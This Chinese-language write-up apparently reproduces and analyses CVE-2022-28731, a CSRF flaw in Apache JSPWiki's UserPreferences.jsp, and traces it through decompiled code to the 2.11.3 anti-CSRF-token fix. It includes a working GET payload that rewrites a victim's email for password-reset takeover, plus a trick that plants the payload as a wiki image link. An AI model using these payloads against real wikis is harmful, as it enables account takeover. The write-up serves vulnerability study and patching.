

漏洞位于 `UserPreferences.jsp`

[CVE-2022-28731] Apache JSPWiki CSRF in UserPreferences.jsp

Severity

Critical

Vendor

The Apache Software Foundation

Versions Affected

Apache JSPWiki up to 2.11.2

Description

A carefully crafted request on `UserPreferences.jsp` could trigger an CSRF vulnerability on Apache JSPWiki, which could allow the attacker to modify the email associated with the attacked account, and then a reset password request from the login page.

Mitigation

Apache JSPWiki users should upgrade to 2.11.3 or later. Installations $\geq 2.7.0$ can also enable user management workflows' manual approval to mitigate the issue.

漏洞复现:

创建用户:

注册新用户！

使用访问控制表或 Wiki 组中的名称。


(可选)。如果丢失密码，您可以要求向这个地址发送一个新的随机密码。

创建新用户信息

要登录吗？ [登录 JSPWiki](#)

登录后在同一浏览器发送get请求

```
http://your-ip/UserPreferences.jsp?  
tab=profile&redirect=Main&action=saveProfile&loginname=JSPWIKI&full  
llname=JSPWIKI&email=evil@evil.com
```



← → ↺ ⌂ 不安全 | 192.168.182.1:8080/jspwiki/UserPreferences.jsp?redirect=Main#section-profile 🔍 📁 ☆ 🏠

apache jspwiki

三

首选项 概要信息 查看组

更新 Wiki 概要信息

登录名 * JSPWIKI

Current Password *

New Password *

密码验证 *

名字 * JSPWIKI

电子邮件地址 evil@evil.com

角色 All, Authenticated

可以看到这里邮件地址被修改,可能会被用来进行密码找回。

同时发现在编辑界面插入 `.png` 结尾的图片链接的时候,用户访问时会直接请求目标 URL,触发该漏洞

← → ↺ ⌂ 不安全 | 192.168.182.1:8080/jspwiki/Edit.jsp?page=Hacker 🔍 📁 ☆ 🏠

apache jspwiki

三

保存 取消

Enter image URL: il=new_evil@newevil.com&png=1.png OK Cancel

[http://192.168.182.1:8080/jspwiki/UserPreferences.jsp?tab=profile&redirect=Main&action=saveProfile&loginname=JSPWIKI&fullname=JSPWIKI&email=new_evil@newevil.com&png=1.png]

192.168.182.1:8080/jspwiki/Wiki.jsp?page=Hacker 🔍 📁 ☆ 🏠

Hacker

Content unavailable! (broken link) http://192.168.182.1:8080/jspwiki/UserPreferences.jsp?tab=profile&redirect=Main&action=saveProfile&loginname=JSPWIKI&fullname=JSPWIKI&email=new_evil@newevil.com

更新 Wiki 概要信息

JSPWIKI

JSPWIKI

new_evil@newevil.com

漏洞成因:

没有对用户提交者进行身份验证,从而造成 `CSRF` 漏洞

用户数据存放在 `/WEB-INF/userdatabase.xml` 中

```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <users>
3   <user uid="6f4b88f4-8f90-4db6-8c8e-3cb2ad070fd7" loginName="admin" wikiName="Administrator" fullName="Administrator" email="" password="{SHA-256}AadHTx5gcYquia72Q0TGiy1fjZVLfV5HY+ym++nMg3XuTy5/a0yj0w==" created="2022.08.10 at 17:22:42:274 CST" lastModified="2022.08.10 at 17:22:42:274 CST" lockExpiry="" >
4   </user>
5   <user uid="73c94e19-a755-4c19-926a-356b2fd2c8dd" loginName="JSPWIKI" wikiName="JSPWIKI" fullName="JSPWIKI" email="evil3@evil.com" password="{SHA-256}IurWlWJn3x25asEjf0jrvfoGFXjyy+a82Xeh4Vmt29oT/HjfiDI6Nw==" created="2022.08.10 at 18:11:35:211 CST" lastModified="2022.08.10 at 18:45:55:438 CST" lockExpiry="" >
6   </user>
7 </users>

```

请求 `UserPreference` 时,会通过我们已登录用户的 `Session` 来创建一个 `profile`, 里面包含了 `userdatabase.xml` 中的信息

```

// Are we saving the profile?
if( "saveProfile".equals( request.getParameter( "action" ) ) ) {
    UserProfile profile = userMgr.parseProfile( wikiContext ); userMgr: DefaultUserManager@
    // Validate the profile
    userMgr.validateProfile( wikiContext, profile );
    // If no errors, save the profile now & refresh the principal set!
    if( wikiSession.getMessage( "profile" ).length == 0 ) {
        try {
            userMgr.setUserProfile( wikiContext, profile );
            CookieAssertionLoginModule.setUserCookie( response, profile.getFullname() );
        } catch( DuplicateUserException dupe ) {

```

```

XMLUserDatabase > findByAttribute()
Decompiled .class file, bytecode version: 52.0 (Java 8)
Download Source Code

424     userAttribute = StringUtils.toLowerCase(userAttribute);
425     index = StringUtils.toLowerCase(index);
426 }
427
428 if (userAttribute.equals(index)) { userAttribute: "JSPWIKI" index: "JSPWIKI"
429     UserProfile profile = userMgr.newProfile(); profile: DefaultUserProfile@8971
430     profile.setUid(userAttribute + "JSPWIKI"); profile.setUid(s: "uid");
431     if (profile.getUid() == null || profile.getUid().isEmpty()) {
432         profile.setUid(generateUid( db: this));
433     }
434
435     profile.setLoginName(user.getAttribute( s: "loginName"));
436     profile.setFullName(user.getAttribute( s: "fullName"));
437     profile.setPassword(user.getAttribute( s: "password"));
438     profile.setEmail(user.getAttribute( s: "email"));
439     String created = user.getAttribute( s: "created"); created: "2022.08.10 at 18:11:35:211 CST"
440     String modified = user.getAttribute( s: "lastModified"); modified: "2022.08.10 at 18:45:55:438 CST"
441     profile.setCreated(this.parseDate(profile, created)); created: "2022.08.10 at 18:11:35:211 CST"
442     profile.setLastModified(this.parseDate(profile, modified)); profile: DefaultUserProfile@8971 modified: "2022.08.10 at 18:45:55:438 CST"
443     String lockExpiry = user.getAttribute( s: "lockExpiry"); user: DeferredElementImpl@8967
444     if (!StringUtils.isEmpty(lockExpiry) && !lockExpiry.isEmpty()) {

```

然后从我们的请求中获取参数,更新 `profile` 信息,后端采用 `getParameter` 方法,不区分 `get`,`post`,使可以通过 `get` 方式提交表单数据

```
DefaultUserManager > parseProfile()
Decompiled .class file, bytecode version: 52.0 (Java 8)
213      }
214      }
215  }
216
217  @  public UserProfile parseProfile(final Context context) { context: WikiContext@9142
218      UserProfile profile = this.getUserProfile(context.getWikiSession()); profile: DefaultUserProfile@9132
219      HttpServletRequest request = context.getHttpRequest(); request: WikiRequestWrapper@9143 context: WikiContext@9142
220      String loginName = request.getParameter( name: "loginname" ); loginName: "JSPWIKI"
221      String password = request.getParameter( name: "password" ); password: null
222      String fullname = request.getParameter( name: "fullname" ); fullname: "JSPWIKI"
223      String email = request.getParameter( name: "email" ); email: "evil@evil.com" request: WikiRequestWrapper@9143
224      loginName = InputValidator.isBlank(loginName) ? null : loginName; loginName: "JSPWIKI"
225      password = InputValidator.isBlank(password) ? null : password;
226      fullname = InputValidator.isBlank(fullname) ? null : fullname;
227      email = InputValidator.isBlank(email) ? null : email;
228      if (((AuthenticationManager)this.m_engine.getManager(AuthenticationManager.class)).isContainerAuthenticated() && context
229          loginName = context.getWikiSession().getLoginPrincipal().getName();
230      }
231
232      profile.setLoginName(loginName);
233      profile.setEmail(email);
234      profile.setFullname(fullname);
235      profile.setPassword(password);
236      return profile;
237  }
```

`UserPreferences.jsp` 中的 `userMgr.validateProfile(wikiContext, profile)` 对我们的输入进行验证,只有令 `wikiSession.getMessage("profile").length == 0` 才能进入后面的 `userMgr.setUserProfile(wikiContext, profile);`

```
UserPreferences.jsp x
root >
65
66      // Are we saving the profile?
67      if( "saveProfile".equals( request.getParameter( "action" ) ) ) {
68          UserProfile profile = userMgr.parseProfile( wikiContext );
69
70          // Validate the profile
71          userMgr.validateProfile( wikiContext, profile );
72
73          // If no errors, save the profile now & refresh the principal set!
74          if( wikiSession.getMessage( "profile" ).length == 0 ) {
75              try {
76                  userMgr.setUserProfile( wikiContext, profile );
77                  CookieAssertionLoginModule.setUserCookie( response, profile.getFullname() );
78              } catch( DuplicateUserException due ) {
79                  // User collision! (full name or wiki name already taken)
80                  wikiSession.addMessage( "profile", wiki.getManager( InternationalizationManager.class
```

`userMgr.validateProfile(wikiContext, profile)` 中比较关键的代码:

```
if (!
((AuthenticationManager)this.m_engine.getManager(AuthenticationMa
nager.class)).isContainerAuthenticated()) {
    String password = profile.getPassword();
```

```

        if (password == null) { //当密码为空时
            if (profile.isNew()) { //如果为新用户,则输出报错
信息。这里是不会进入的
                session.addMessage("profile",
rb.getString("security.error.blankpassword"));
            }
        } else {
            //如果密码不为空
            HttpServletRequest request =
context.getRequest();
            //检查输入的两次密码是否一致
            loginName = request == null ? null :
request.getParameter("password0");
            email = request == null ? null :
request.getParameter("password2");
            if (!password.equals(email)) {
                session.addMessage("profile",
rb.getString("security.error.passwordnomatch"));
            }
            //检查当前密码是否正确
            if (!profile.isNew() &&
!this.getUserDatabase().validatePassword(profile.getLoginName(),
loginName)) {
                session.addMessage("profile",
rb.getString("security.error.passwordnomatch"));
            }
        }
    }
    .
    .
    //后面则是对修改后的用户名等是否合法进行判断(不能包含特殊符号),判断邮箱是否
被注册等

```

因为修改密码的话会需要当前密码,所以无法通过 csrf 直接修改密码,只能令password 为空

进入 `UserPreferences.jsp` 中的 `userMgr.setUserProfile(wikiContext, profile);`

```
DefaultUserManager > setUserProfile()
.class file, bytecode version: 52.0 (Java 8)

    UserProfile otherProfile;
    try {
        otherProfile = this.getUserDatabase().findByLoginName(profile.getLoginName());
        if (otherProfile != null && !otherProfile.equals(oldProfile)) {
            throw new DuplicateUserException("security.error.login.taken", new Object[]{profile.getLoginName()});
        }
    } catch (NoSuchPrincipalException var11) {
    }

    try {
        otherProfile = this.getUserDatabase().findByFullName(profile.getFullName());
        if (otherProfile != null && !otherProfile.equals(oldProfile)) {
            throw new DuplicateUserException("security.error.fullname.taken", new Object[]{profile.getFullName()});
        }
    } catch (NoSuchPrincipalException var10) {
    }

    if (newProfile && oldProfile != null && oldProfile.isNew()) { 是否为新用户
        this.startUserProfileCreationWorkflow(context, profile);

        try {
            AuthenticationManager mgr = (AuthenticationManager)this.m_engine.getManager(AuthenticationManager.class);
            if (!mgr.isContainerAuthenticated()) {
                mgr.login(session, (HttpServletRequest)null, profile.getLoginName(), profile.getPassword());
            }
        } catch (WikiException var12) {
            throw new WikiSecurityException(var12.getMessage(), var12);
        }

        this.fireEvent( type: 53, session, profile);
    } else {
        if (nameChanged && !oldProfile.getLoginName().equals(profile.getLoginName())) {
            this.getUserDatabase().rename(oldProfile.getLoginName(), profile.getLoginName());
        }
    }

    this.getUserDatabase().save(profile);
```

通过一系列if后,在save方法中将更新后的用户信息写入了 WEB-INF/userdatabase.xml

```
XMLUserDatabase > saveDOM()
Decompiled .class file, bytecode version: 52.0 (Java 8)

187
188
189
190 private void saveDOM() throws WikiSecurityException {
191     if (this.c_dom == null) { c_dom: Deferred
192         throw new IllegalStateException("FATAL");
193     } else {
194         File newFile = new File( s: this.c_file.getAbsolutePath() + ".new"); newFile: File@10740 c_file: File@6469
195
196         try {
197             BufferedWriter io = new BufferedWriter(new OutputStreamWriter(Files.newOutputStream(newFile.toPath()), StandardCharsets.UTF_8)); io: BufferedWriter@10741
198             Throwable var3 = null;
199
200             try {
201                 io.write( s: "<?xml version='1.0' encoding='UTF-8'>>\n"); io: BufferedWriter@10741
202                 io.write( s: "<users>\n");
203                 Element root = this.c_dom.getRootElement();
```

漏洞修复:

在 2.11.3 的更新中发现新增了个 Filter

```
// Are we saving the profile?
if "saveProfile".equals request.getParameter( "action" )
    UserProfile profile = userMgr.parseProfile wikiContext ;

// Validate the profile
userMgr.validateProfile wikiContext, profile ;

// If no errors, save the profile now & refresh the principal set!
if wikiSession.getMessage( "profile" ) != null {
    // Are we saving the profile?
    if "saveProfile".equals request.getParameter( "action" )
        if !CsrfProtectionFilter.isCsrfProtectedPost( request ) {
            response.sendRedirect( "/error/Forbidden.html" );
            return;
        }
        UserProfile profile = userMgr.parseProfile wikiContext ;
        // Validate the profile
```

现在只接受 **post** 请求,并且增加了一个 **TOKEN** 用于防御 **CSRF**

```
CsrfProtectionFilter > isCsrfProtectedPost()

1
2 public static boolean isCsrfProtectedPost( final HttpServletRequest request ) {
3     if ( isPost( request ) ) {
4         final Engine engine = Wiki.engine().find( request.getServletContext(), props: null );
5         final Session session = Wiki.session().find( engine, request );
6         return requestContainsValidCsrfToken( request, session );
7     }
8     return false;
```

```
private static boolean requestContainsValidCsrfToken( final ServletRequest request, final Session session ) {
    return session.antiCsrfToken().equals( request.getParameter( ANTICSRF_PARAM ) );
}

String ANTICSRF_PARAM = "X-XSRF-TOKEN";
```